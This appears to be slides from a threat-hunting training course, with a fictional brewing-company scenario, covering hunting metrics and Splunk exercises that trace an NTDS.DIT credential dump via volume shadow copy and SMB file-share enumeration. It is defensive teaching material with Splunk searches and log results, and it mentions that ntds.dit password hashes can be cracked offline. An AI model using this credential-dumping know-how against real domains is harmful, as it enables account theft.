<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

ntdsutil.exe

- Leverage reference in JP-Cert guide
 - Event Codes
 - Evidence of Success
- Look for accounts executing with system privileges
 - Should they ever?
 - If they should, are those commands constrained?



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the *dumping of credentials from active directory* being a standard technique.

Threat Hunting Metrics

Measuring and Driving Success


EVENTS

32,567


32
54
39



LATEST ALERTS



Mar Apr May Jun



Why Metrics Matter in Threat Hunting

- Provide quantifiable insights into hunting effectiveness
- Identify areas of improvement
- Demonstrate value to stakeholders

Key Metrics to Track

| Mean Time to Detect (MTTD) | Mean Time to Respond (MTTR) | # of Threat Identified | Reduction in False Positives |
|---|---|---|--|
| <ul style="list-style-type: none">• Definition: Time to identify a threat• Importance: Reduces attacker dwell time• Measurement: Time between presence of indicator and detection (validation)• Example: Baseline: 72 hours -> Target: 24 hours | <ul style="list-style-type: none">• Definition: Time to mitigate a threat• Importance: Limits attack impact• Measurement: Time from detection to containment• Example: Baseline: 48 hours -> Target: 12 hours | <ul style="list-style-type: none">• Definition: Total validated threats identified• Importance: Measures hunting effectiveness• Measurement: Count distinct validated threats• Example: Q1: 10 Threats -> Q2 Target: 20 Threats | <ul style="list-style-type: none">• Definition: Reduction in incorrectly flagged threats• Importance: Focuses efforts on real threats• Measurement: Ratio of false positives to alerts• Example: Q1: 30% false positives -> Q2 Target: 15% false positive rate |

Continuous Improvement Through Metrics

Enhancing Automated Detection Rules

- Improve tools, reduce the manual workload

Actions

- Add new IoCs to detection systems
- Refine SIEM detection rules

Identifying Gaps in Visibility

- Address monitoring insufficiencies

Actions

- Use metrics to pinpoint blind/weak spots
- Deploy additional sensors/monitoring

Building a Feedback Loop

- Integrate lessons learned

Actions

- Conduct post-hunt reviews & lessons learned
- Adjust priorities based on metrics

Visualizing Metrics

- Build an Effective Dashboard
- MTTD/MTTR Trends
- Threat Counts
- False Positive Ration
- Tools: Power BI, Tableau, SIEM Dashboards
 - Splunk ES!

Case Study: Metrics In Action

Approach

- **Tool and Process Review:**
 - Conducted a comprehensive review of existing detection tools and processes to identify inefficiencies and gaps in coverage.
- **Focused Threat Hunting Efforts:**
 - Directed threat hunting activities toward areas with historically high dwell times, such as cloud environments or lateral movement within the network.
 - Example: Focused on detecting unusual authentication patterns in cloud services that were often overlooked.
- **Integration of Findings:**
 - Integrated insights and findings from threat hunting activities into automated detection rules and systems.
 - Developed new detection rules or adjusted existing ones to better capture and alert on suspicious and risk-based activity.
 - Example: Created a rule to alert on multiple failed login attempts from a new region followed by a successful login from a new IP address our of region.



Initial Situation

Mean Time to Detect (MTTD) of 96 hours, which resulted in prolonged attacker dwell time and increased risk of data breaches or system compromise.

Case Study: Metrics In Action, cont.

Results

- **MTTD Reduction:**
 - Successfully reduced MTTD from 96 hours to 36 hours by improving detection capabilities and response workflows.
- **False Positives Decrease:**
 - Refined detection rules led to a 40% reduction in false positives, allowing security teams to focus on genuine threats rather than being overwhelmed by noise.



Case Study Key Takeaways

Effective Use of Metrics

- By measuring and tracking MTTD and false positives, the organization was able to pinpoint weaknesses and implement targeted improvements.

Continuous Improvement

- The case study demonstrates the value of using metrics not only for assessing current performance but also for driving continuous improvement in threat detection and response.



Applying Metrics to Your Organization

Threat Hunting Success

1. Define Baselines: Current MTTD, MTTR & False Positives rate
2. Set Targets: Specific goals for each metric
3. Track Progress: Utilize visualizations, dashboards and reports
4. Leverage Findings: Improve systems and refine processes
5. Communicate Results: Share metrics with stakeholders



Metrics: Key Takeaways

Metrics are essential for measuring success

- MTTD / MTTR are crucial for reducing dwell time
- False positive reduction focuses team on the real threats
- Continuous improvement relies on feedback loops

Exercise 5: Hunt #2025-01-04

Ntds.dit

What is the NTDS.DIT file?

Can we confirm or refute that the NTDS.DIT is in that shadow copy?

Additional lateral movement via file shares is associated with this behavior

- What information can we find regarding file shares and NTDS.DIT in Splunk?

Hints

- Remember backslashes require an additional backslash for escape characters
- Windows Event Logs and Stream for Splunk SMB traffic are important data sets

What is the NTDS.DIT File?

What is Ntds in Active Directory? ^

The **Ntds. dit** file is a database that stores **Active Directory** data, including information about user objects, groups, and group membership. It includes the password hashes for all users in the domain. ... The extraction and cracking of these passwords can be performed offline, so they will be undetectable.

Oct 27, 2017

Can we confirm or refute that the NTDS.DIT is in that shadow copy?

The screenshot shows a Splunk search interface with the following search command:

```
host=titan sourcetype=wineventlog NTDS.DIT  
| stats values(EventDescription) as EventDescription count by source EventCode
```

Results summary:

- 8 events (8/2/19 8:00:00.000 AM to 7/15/25 5:29:13.000 PM)
- No Event Sampling

Statistics tab selected. Data table:


| source | EventCode | EventDescription | count |
|-------------------------|-----------|---|-------|
| WinEventLog:Application | 216 | | 3 |
| WinEventLog:Application | 325 | | 1 |
| WinEventLog:Application | 326 | | 1 |
| WinEventLog:Application | 327 | | 2 |
| WinEventLog:Security | 5145 | A network share object was checked to see whether the client can be granted desired access. | 1 |

```
1 host=titan sourcetype=wineventlog NTDS.DIT EventCode=216
2 | table _time source EventCode Message
```

All time ▾ 

✓ 3 events (8/2/19 8:00:00.000 AM to 7/15/25 5:32:31.000 PM) No Event Sampling ▾ Job ▾ II ■ ↗ 🔍 ⌂ Smart Mode ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾  Format  Preview ▾

| _time | source | EventCode | Message |
|---------------------|-------------------------|-----------|---|
| 2019-08-02 11:11:38 | WinEventLog:Application | 216 | lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'. |
| 2019-08-02 11:11:41 | WinEventLog:Application | 216 | lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'. |
| 2019-08-02 11:11:41 | WinEventLog:Application | 216 | lsass (484) A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'. |

| | | | |
|-------------|-----|------------------|--|
| Application | 216 | Logging/Recovery | <p>It was detected that the location of the lsass ([Process ID]) database had been moved from '[Move From]' to '[Move To]'. • Process ID: Process ID of lsass.exe • Move From: ntds.dit at the source location ('C:\Windows\NTDS\ntds.dit') • Move To: ntds.dit at the destination location ('\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[Number]\Windows\NTDS\ntds.dit')</p> |
|-------------|-----|------------------|--|

```
1 host=titan sourcetype=WinEventLog "\\\\?\\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy2" NTDS.DIT
2 | table _time source EventCode Message
```

✓ 3 events (8/2/19 8:00:00.000 AM to 7/15/25 5:35:49.000 PM)

No Event Sampling ▾

Job ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾

Format

Preview ▾

| _time | source | EventCode | Message |
|---------------------|-------------------------|-----------|---|
| 2019-08-02 11:11:38 | WinEventLog:Application | 216 | lsass (484) A database location change was detected from 'C:\\Windows\\NTDS\\ntds.dit' to '\\?\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy2\\Windows\\NTDS\\ntds.dit'. |
| 2019-08-02 11:11:41 | WinEventLog:Application | 216 | lsass (484) A database location change was detected from 'C:\\Windows\\NTDS\\ntds.dit' to '\\?\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy2\\Windows\\NTDS\\ntds.dit'. |
| 2019-08-02 11:11:41 | WinEventLog:Application | 216 | lsass (484) A database location change was detected from 'C:\\Windows\\NTDS\\ntds.dit' to '\\?\GLOBALROOT\\Device\\HarddiskVolumeShadowCopy2\\Windows\\NTDS\\ntds.dit'. |

| | | | |
|--|---|---|---------------|
| 1 | host=titan sourcetype=WinEventLog NTDS.dit EventCode IN (325,326,327) | All time ▾ | |
| 4 events (8/2/19 8:00:00.000 AM to 7/15/25 5:38:20.000 PM) | | | |
| | No Event Sampling ▾ | Job ▾ | |
| Events | Patterns | Statistics (4) | Visualization |
| 20 Per Page ▾ | | Preview ▾ | |
| _time ▾ | EventCode ▾ | Message ▾ | |
| 2019-08-02 11:11:56 | 325 | NTDS (4180) The database engine created a new database (2, c:\files\kennwort\Active Directory\ntds.dit). (Time=0 seconds) Internal Timing Sequence: [1] 0.000, [2] 0.000, [3] 0.047, [4] 0.047, [5] 0.000, [6] 0.000, [7] 0.000, [8] 0.000, [9] 0.016, [10] 0.015, [11] 0.000. | |
| 2019-08-02 11:11:56 | 326 | NTDS (4180) The database engine attached a database (1, C:\\$SNAP_201908010211_VOLUMEC\$\Windows\NTDS\ntds.dit). (Time=0 seconds) Internal Timing Sequence: [1] 0.000, [2] 0.094, [3] 0.000, [4] 0.000, [5] 0.016, [6] 0.000, [7] 0.000, [8] 0.000, [9] 0.000, [10] 0.000, [11] 0.000, [12] 0.000. Saved Cache: 1 0 | |
| 2019-08-02 11:11:59 | 327 | NTDS (4180) The database engine detached a database (2, c:\files\kennwort\Active Directory\ntds.dit). (Time=0 seconds) Internal Timing Sequence: [1] 0.000, [2] 0.000, [3] 0.000, [4] 0.109, [5] 0.000, [6] 0.016, [7] 0.000, [8] 0.000, [9] 0.000, [10] 0.000, [11] 0.000, [12] 0.000. Revived Cache: 0 0 | |
| 2019-08-02 11:12:00 | 327 | NTDS (4180) The database engine detached a database (1, C:\\$SNAP_201908010211_VOLUMEC\$\Windows\NTDS\ntds.dit). (Time=0 seconds) Internal Timing Sequence: [1] 0.000, [2] 0.000, [3] 0.000, [4] 0.000, [5] 0.000, [6] 0.031, [7] 0.000, [8] 0.000, [9] 0.000, [10] 0.000, [11] 0.000, [12] 0.000. Revived Cache: 0 0 | |

1 host=titan sourcetype=WinEventLog NTDS.dit EventCode=5145

✓ 1 event (8/2/19 8:00:00.000 AM to 7/15/25 5:41:44.000 PM)

No Event Sampling ▾

Job ▾



Events (1) Patterns Statistics Visualization

Format Timeline ▾

- Zoom Out

+ Zoom to Selection

✗ Deselect



List ▾

✗ Format

20 Per Page ▾

< Hide Fields

☰ All Fields



SELECTED FIELDS

a EventDescription 1
a host 1
a source 1
a sourcetype 1
a user 1

INTERESTING FIELDS

a Access_Mask 1
a Accesses 1
a Account_Domain 1
a Account_Name 1
a action 1
a app 1
ATT&CK 1
a body 1
a Category 1
a category 1
a ComputerName 1
a dest 1
a dest_asset 3
a dest_asset_id 1
a dest_asset_tag 5

i Time

Event

8/2/19 11:23:56 AM 08/02/2019 11:23:56 AM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=5145
EventType=0
Type=Information
ComputerName=titan.thirstyberner.com
TaskCategory=Detailed File Share
OpCode=Info
RecordNumber=323768
Keywords=Audit Success
Message=A network share object was checked to see whether client can be granted desired access.

Subject:

| | |
|-----------------|-----------------------------|
| Security ID: | THIRSTYBERNER\Administrator |
| Account Name: | Kpilsner |
| Account Domain: | THIRSTYBERNER |
| Logon ID: | 0x1EF66C7 |

Network Information:

| | |
|-----------------|------------|
| Object Type: | File |
| Source Address: | 10.1.1.100 |
| Source Port: | 52959 |


| Type | Field | Value | Actions |
|----------|------------------------|---|---------|
| Selected | EventCode ▾ | 5145 | ▼ |
| | EventDescription ▾ | A network share object was checked to see whether the client can be granted desired access. | ▼ |
| | Relative_Target_Name ▾ | Files\kennwort\Active Directory\ntds.dit | ▼ |
| | Security_ID ▾ | THIRSTYBERNER\Administrator | ▼ |
| | Share_Name ▾ | *\ C\$ | ▼ |
| | Share_Path ▾ | \??\C:\ | ▼ |
| | Source_Address ▾ | 10.1.1.100 | ▼ |
| | dest ▾ | titan.thirstyberner.com | ▼ |
| | dest_ip ▾ | 10.1.1.10 | ▼ |
| | host ▾ | titan | ▼ |
| | member_dn ▾ | Kpilsner | ▼ |
| | member_id ▾ | THIRSTYBERNER\Administrator | ▼ |
| | source ▾ | WinEventLog:Security | ▼ |
| | sourcetype ▾ | WinEventLog | ▼ |
| | user ▾ | Kpilsner | ▼ |

1 sourcetype="stream:smb" (src_ip=10.1.1.10 dest_ip=10.1.1.100) OR (src_ip=10.1.1.100 dest_ip=10.1.1.10) ntds.dit capture_hostname="titan.thirstyberner.com"
 2 | table _time capture_hostname command{} filename{} filesize{} src_ip dest_ip dest_port

All time ▾ 

 **2 events** (8/2/19 8:00:00.000 AM to 7/15/25 5:50:58.000 PM) No Event Sampling ▾ Job ▾ II ⏪ ⏴ ⏵ Smart Mode ▾

Events Patterns **Statistics (2)** Visualization

20 Per Page ▾  

| _time | capture_hostname | command | filename | filesize | src_ip | dest_ip | dest_port |
|-------------------------|-------------------------|---|--|------------|-----------|---------|-----------|
| 2019-08-02 11:23:59.202 | titan.thirstyberner.com | smb2 create smb2 create | Files\kennwort\Active Directory\ntds.dit | 10.1.1.100 | 10.1.1.10 | 445 | |
| 2019-08-02 11:23:59.199 | titan.thirstyberner.com | smb2 query directory . smb2 query directory .. ntds.dit | 0 0 35667968 | 10.1.1.100 | 10.1.1.10 | 445 | |

What Is Our Timeline?

Ntds.dit

| Time | Event(s) | Attributes | Host |
|-----------------------|---|---|--------------------|
| 11:11:38-1 1:11:41 | Application/216 | A database location change was detected from 'C:\Windows\NTDS\ntds.dit' to '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\ntds.dit'. | titan |
| 11:11:56-1 1:12:00 | Application/ 325,326,327 | Database attached, created, and detached C:\\$SNAP_201908010211_VOLUMEC\$\Windows\NTDS\ntds.dit c:\files\kennwort\Active Directory\ntds.dit | titan |
| 11:23:56 | Security/5145 Network Share Checked | Ntds.dit was enumerated but initiated from agrady-l | titan/ agrady-l |
| 11:23:59 | SMB File Creation | Ntds.dit is seen in SMB directory query, similar to Windows fileshare event above | titan |

What Is Our Narrative?

Ntds.dit

The Volume Shadow Copy included NTDS.DIT

Database created, attached and detached for both the ntds.dit and its new copy were seen

- c:\files\kennwort\Active Directory\ntds.dit

Permissions were checked when enumeration of Files\kennwort\ActiveDirectory\ntds.dit occurred

- The enumeration request originated from agrady-l (10.1.1.100) by Kpilsner who is not in our Identity framework, but another notable event references this user

SMB Stream confirms the Windows 5145 event above

Artifacts Known/Uncovered

Ntds.dit

Frothly Systems

- titan \ 10.1.1.10
- agrady-l \ 10.1.1.100

User




- Kpilsner

Folder \ Files

- Files\kennwort\ntds.dit

MITRE ATT&CK Techniques Referenced

Ntds.dit



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

Ntds.dit

Leverage references in JP-Cert guide

- Event Codes
- Evidence of Success

Monitor for key files accessed or in movement



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified folders and files with the name ***kennwort*** being seen within impacted systems.

Exercise 6: Hunt #2025-01-05

Kennwort

What data sources and hosts reference kennwort?

What can we deduce from our host-based data sets about kennwort?

- Files created or accessed
- Processes executed

What can we deduce from our network-based data sets about kennwort?

- Communication paths and files transmitted

Hints



- Network data from Stream is seen multiple times due to promiscuous listeners
 - Use **host=titan** or you can specific **capture_hostname= titan** in your search
- Don't rely on IP addresses exclusively as there are some IPv6 addresses in the events (you don't need them)
- ES can provide context on Assets and Identities

1 kennwort
2 | stats count by sourcetype host

All time ▾ 

✓ 92 events (8/2/19 8:00:00.000 AM to 7/15/25 6:49:43.000 PM) No Event Sampling ▾ Job ▾ II ⌂ + ⌄ Smart Mode ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾  Format  Preview ▾

| sourcetype | host | count |
|---|--|-------|
| WinEventLog | AGRADY-L | 1 |
| WinEventLog | titan | 20 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | AGRADY-L | 2 |
| bit9:carbonblack:json | ip-172-31-23-69.us-west-2.compute.internal | 1 |
| stream:smb | AGRADY-L | 20 |
| stream:smb | MVALITUS-L | 8 |
| stream:smb | jupiter | 20 |
| stream:smb | titan | 20 |

1 kennwort
2 | stats count by sourcetype host

All time

✓ 92 events (8/2/19 8:00:00.000 AM to 7/15/25 6:49:43.000 PM) No Event Sampling ▾ Job ▾ II ⌂ ⌂ ⌂ Smart Mode ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾ Format Preview ▾

| sourcetype | host | count |
|---|--|-------|
| WinEventLog | AGRADY-L | 1 |
| WinEventLog | titan | 20 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | AGRADY-L | |
| bit9:carbonblack:json | ip-172-31-23-69.us-west-2.compute.internal | |
| stream:smb | AGRADY-L | |
| stream:smb | MVALITUS-L | |
| stream:smb | jupiter | 20 |
| stream:smb | titan | 20 |

sourcetype = WinEventLog
host = titan

View events Other events

```
1 kennwort sourcetype=WinEventLog host=titan
```

✓ 20 events (8/2/19 8:00:00.000 AM to 7/15/25 6:58:08.000 PM)

No Event Sampling ▾

Job ▾



Events (20)

Patterns

Statistics

Visualization

Format Timeline ▾

— Zoom Out

+ Zoom to Selection

✗ Deselect



EventCode

Selected

Yes

No



3 Values, 100% of events

◀ Hide Fields

All Fields

SELECTED FIELDS

a dest 1

a dest_ip 1

EventCode 3

a EventDescription 1

a host 1

a member_dn 1

a member_id 1

a Relative_Target_Name 9

a Security_ID 1

a Share_Name 1

a Share_Path 1

a source 2

a Source_Address 2

a sourcetype 1

Reports

Average over time

Maximum value over time

Minimum value over time

Top values

Top values by time

Rare values

Events with this field

Avg: 4663.1 Min: 325 Max: 5145 Std Dev: 1483.2569390932977

